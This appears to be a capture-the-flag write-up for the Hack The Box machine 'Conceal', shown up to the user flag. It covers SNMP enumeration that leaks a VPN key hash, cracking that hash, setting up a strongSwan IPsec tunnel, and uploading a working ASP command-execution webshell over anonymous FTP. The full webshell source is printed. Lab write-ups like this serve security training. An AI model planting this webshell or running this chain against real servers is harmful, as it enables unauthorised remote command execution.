Conceal

```
=====================
|    CONCEAL 10.10.10.116          |
=====================
```

InfoGathering

```
-----------------------------------------------------------------------------------------------
NMAP SCAN DID NOT RETURN ANY RESULTS SO WE CHECK SNMP
-----------------------------------------------------------------------------------------------
nmap -p 161 10.10.10.116 # Returns the port is open

snmp-check -c public -v 1 -p 161 10.10.10.116

[*] System information:
-----------------------------------------------------------------------------------------------
  Host IP address               : 10.10.10.116
  Hostname                      : Conceal
  Description                   : Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE -
Software:
                                Windows Version 6.3 (Build 15063 Multiprocessor Free)
  Contact                       : IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43
  Location                      : -
  Uptime snmp                   : 05:32:25.50
  Uptime system                 : 05:31:55.42
  System date                   : 2019-3-5 05:03:45.6
  Domain                        : WORKGROUP

[*] User accounts:
------------------------------------------------------------
  Guest
  Destitute
  Administrator
  DefaultAccount

[*] TCP connections and listening ports:
---------------------------------------------------------------------------------------------------------------------------------------------
  Local address        Local port           Remote address        Remote port           State
  0.0.0.0              21                   0.0.0.0               0                     listen
  0.0.0.0              80                   0.0.0.0               0                     listen
  0.0.0.0              135                  0.0.0.0               0                     listen
  0.0.0.0              445                  0.0.0.0               0                     listen
  0.0.0.0              49664                0.0.0.0               0                     listen
  0.0.0.0              49665                0.0.0.0               0                     listen
  0.0.0.0              49666                0.0.0.0               0                     listen
  0.0.0.0              49667                0.0.0.0               0                     listen
  0.0.0.0              49668                0.0.0.0               0                     listen
  0.0.0.0              49669                0.0.0.0               0                     listen
  0.0.0.0              49670                0.0.0.0               0                     listen
  10.10.10.116         139                  0.0.0.0               0                     listen

-------------------------------------------------------------------------------------------------------------------------------------------
ABOVE WE CAN SEE WE ARE UNABLE TO ACCESS THE PORTS WITHOUT THE VPN
```


```
-------------------------------------------------------------------------------------------------------------------------------

[*] Routing information:
--------------------------------------------------------------------------------------------------------------
  Destination          Next hop            Mask                Metric
  0.0.0.0             10.10.10.2          0.0.0.0             281
  10.10.10.0          10.10.10.116        255.255.255.0       281
  10.10.10.116        10.10.10.116        255.255.255.255     281
  10.10.10.255        10.10.10.116        255.255.255.255     281
  127.0.0.0           127.0.0.1           255.0.0.0           331
  127.0.0.1           127.0.0.1           255.255.255.255     331
  127.255.255.255     127.0.0.1           255.255.255.255     331
  224.0.0.0           127.0.0.1           240.0.0.0           331
  255.255.255.255     127.0.0.1           255.255.255.255     331

-------------------------------------------
DIRB RESULTS
-------------------------------------------
http://conceal.htb/upload/
http://10.10.10.116/Upload/
```

Gaining Access

```
-------------------------------------------------------------------------------------------------------------------------
OUR SNMP RESULTS YIELDED A PASSWORD HASH FOR THE VPN. WE CRACK IT
-------------------------------------------------------------------------------------------------------------------------
echo ‘9C8B1A372B1878851BE2C097031B6E43’ > hash.txt
john --format=NT-old hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
HASH: NTLM::9C8B1A372B1878851BE2C097031B6E43
Dudecake1!
```

This gives us the VPN password


```
------------------------------------------------------------------------------------------------------------------------
WE NOW NEED TO CONFIGURE STRONGSWAN IPSEC VPN TO CONNECT TO THE DEVICE
------------------------------------------------------------------------------------------------------------------------
Confiure /etc/ipsec.conf to by adding the below options
---------------------------------------------------------------------------
# ipsec.conf - strongSwan IPsec configuration file

# basic configuration

config setup
        # strictcrlpolicy=yes
        # uniqueids = no
        charondebug="all"

conn conceal
# Add connections here.
#Phase 1
    keyexchange=ikev1
    ike=3des-sha1-modp1024
    esp=3des-sha1
    leftid=Destitute
    left=10.10.14.3
    leftsubnet=10.10.14.3/32
    leftauth=psk
    rightid=%any
    right=10.10.10.116
    rightsubnet=10.10.10.116[tcp/%any]
    rightauth=psk
    auto=start
    type=transport
    ikelifetime=28800
    keylife=28800
    fragmentation=yes
    keyingtries=1
# Sample VPN connections

#conn sample-self-signed
#      leftsubnet=10.1.0.0/16
#      leftcert=selfCert.der
#      leftsendcert=never
#      right=192.168.0.2
#      rightsubnet=10.2.0.0/16
#      rightcert=peerCert.der
#      auto=start

#conn sample-with-ca-cert
#      leftsubnet=10.1.0.0/16
#      leftcert=myCert.pem
#      right=192.168.0.2
#      rightsubnet=10.2.0.0/16
#      rightid="C=CH, O=Linux strongSwan CN=peer name"
#      auto=start

include /var/lib/strongswan/ipsec.conf.inc
```



```
root@kali:~/HTB/boxes/Conceal# cat /etc/ipsec.conf
# ipsec.conf - strongSwan IPsec configuration file

# basic configuration

config setup
        # strictcrlpolicy=yes
        # uniqueids = no
        charondebug="all"

conn conceal
# Add connections here.
#Phase 1
    keyexchange=ikev1
    ike=3des-sha1-modp1024
    esp=3des-sha1
    leftid=Destitute
    left=10.10.14.3
    leftsubnet=10.10.14.3/32
    leftauth=psk
    rightid=%any
    right=10.10.10.116
    rightsubnet=10.10.10.116[tcp/%any]
    rightauth=psk
    auto=start
    type=transport
    ikelifetime=28800
    keylife=28800
    fragmentation=yes
    keyingtries=1
# Sample VPN connections

#conn sample-self-signed
#       leftsubnet=10.1.0.0/16
#       leftcert=selfCert.der
#       leftsendcert=never
#       right=192.168.0.2
#       rightsubnet=10.2.0.0/16
#       rightcert=peerCert.der
#       auto=start

#conn sample-with-ca-cert
#       leftsubnet=10.1.0.0/16
#       leftcert=myCert.pem
#       right=192.168.0.2
#       rightsubnet=10.2.0.0/16
#       rightid="C=CH, O=Linux strongSwan CN=peer name"
#       auto=start

include /var/lib/strongswan/ipsec.conf.inc
root@kali:~/HTB/boxes/Conceal# _
[HTB] 0:openvpn  1:ftp- 2:bash*
```

Next we configure /etc/ipsec.secrets to the below


```
------------------------------------------------------------------------------
# This file holds shared secrets or RSA private keys for authentication.

# RSA private key for this host, authenticating it to any other host
# which knows the public part.

# this file is managed with debconf and will contain the automatically created private key
include /var/lib/strongswan/ipsec.secrets.inc
%any %any : PSK "Dudecake1!"
```



```
root@kali:~/HTB/boxes/Conceal# cat /etc/ipsec.secrets
# This file holds shared secrets or RSA private keys for authentication.

# RSA private key for this host, authenticating it to any other host
# which knows the public part.

# this file is managed with debconf and will contain the automatically created private key
include /var/lib/strongswan/ipsec.secrets.inc
%any %any : PSK "Dudecake1!"
root@kali:~/HTB/boxes/Conceal# _
[HTB] 0:openvpn  1:ftp- 2:bash*
```


ONCE STRONGSWAN IS CONFIGURED START THE APPLICATION

```
ipsec start
ipsec update
ipsec reload
ipsec restart
```



```
root@kali:~/HTB/boxes/Conceal# ipsec update
Updating strongSwan IPsec configuration...
root@kali:~/HTB/boxes/Conceal# ipsec reload
Reloading strongSwan IPsec configuration...
root@kali:~/HTB/boxes/Conceal# ipsec restart
Stopping strongSwan IPsec...
Starting strongSwan 5.7.2 IPsec [starter]...
root@kali:~/HTB/boxes/Conceal# _
[HTB] 0:openvpn  1:ftp- 2:starter*
```

Use the below command to verify you are connected.
ipsec status



```
root@kali:~/HTB/boxes/Conceal# ipsec status
Security Associations (1 up, 0 connecting):
     conceal[1]: ESTABLISHED 101 seconds ago, 10.10.14.3[Destitute]...10.10.10.116[10.10.10.116]
     conceal{1}:  INSTALLED, TRANSPORT, reqid 1, ESP SPIs: c40f228b_i 8b0ad5dc_o
     conceal{1}:   10.10.14.3/32 === 10.10.10.116/32[tcp]
root@kali:~/HTB/boxes/Conceal# _
[HTB] 0:openvpn  1:ftp- 2:bash*
```

NOTE: If you have issues connecting and your config files match mine you may need to try reloading the ipsec configuration again.

LOGIN TO THE FTP SERVER

```
ftp 10.10.10.116
USER: anonymous
PASS: password
```

AFTER SOME PLAYING AROUND A FEW THINGS BECOME CLEAR

PHP Web Shells are protecte against on this server and have been ineffective
Every so often the Upload folder is wiped clean and our uploads disappear. This is because of a ps1 file running at C:\admin_checks\checks.ps1
Our connection to the ftp server times out after so long
The ipsec restart command needs to be issued every so often to restore the connection.
Only .asp files have appeared to run successfully as well as a web.config file.


Since the asp web shell gives us command injection we are able to read files; lets get the user flag!
The webshell I used at first was this

```
=======================================================================================
<!--
ASP Webshell
Working on latest IIS
Referance :-
https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.asp
http://stackoverflow.com/questions/11501044/i-need-execute-a-command-line-in-a-visual-basic-script
http://www.w3schools.com/asp/
-->


<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = CreateObject("WScript.Shell")
    Set objCmdExec = objshell.exec(thecommand)
    getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
%>


<HTML>
<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<%Response.Write(Request.ServerVariables("server_name"))%>
<p>
<b>The server's port:</b>
<%Response.Write(Request.ServerVariables("server_port"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("server_software"))%>
```

```
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
<% szCMD = request("cmd")
thisDir = getCommandOutput("cmd /c" & szCMD)
Response.Write(thisDir)%>
</p>
<br>
</BODY>
</HTML>
```


==

put webshell.asp



```
ftp> put webshell.asp
local: webshell.asp remote: webshell.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1407 bytes sent in 0.00 secs (15.6026 MB/s)
ftp> _
[HTB] 0:openvpn  1:ftp* 2:bash-
```

Knowing our Dirb results returned /upload....
We upload a test file to the ftp server and check http://10.10.10.116/upload
We find the file we uploaded.



10.10.10.116 - /upload/


[To Parent Directory]

```
06/03/2019    04:32        1407 webshell.asp
```

PWN USER FLAG

The user flag on this one is in a file called proof.txt instead of user.txt

type C:\Users\Destitute\Desktop\proof.txt
USER FLAG = 6E9FDFE0DCB66E700FB9CB824AE5A6FF



10.10.10.116/upload/webshell.asp?cmd=type+C%3A\Users\Destitute\Desktop\proof.txt

```
type C:\Users\Destitute\Desktop\proof.txt
```

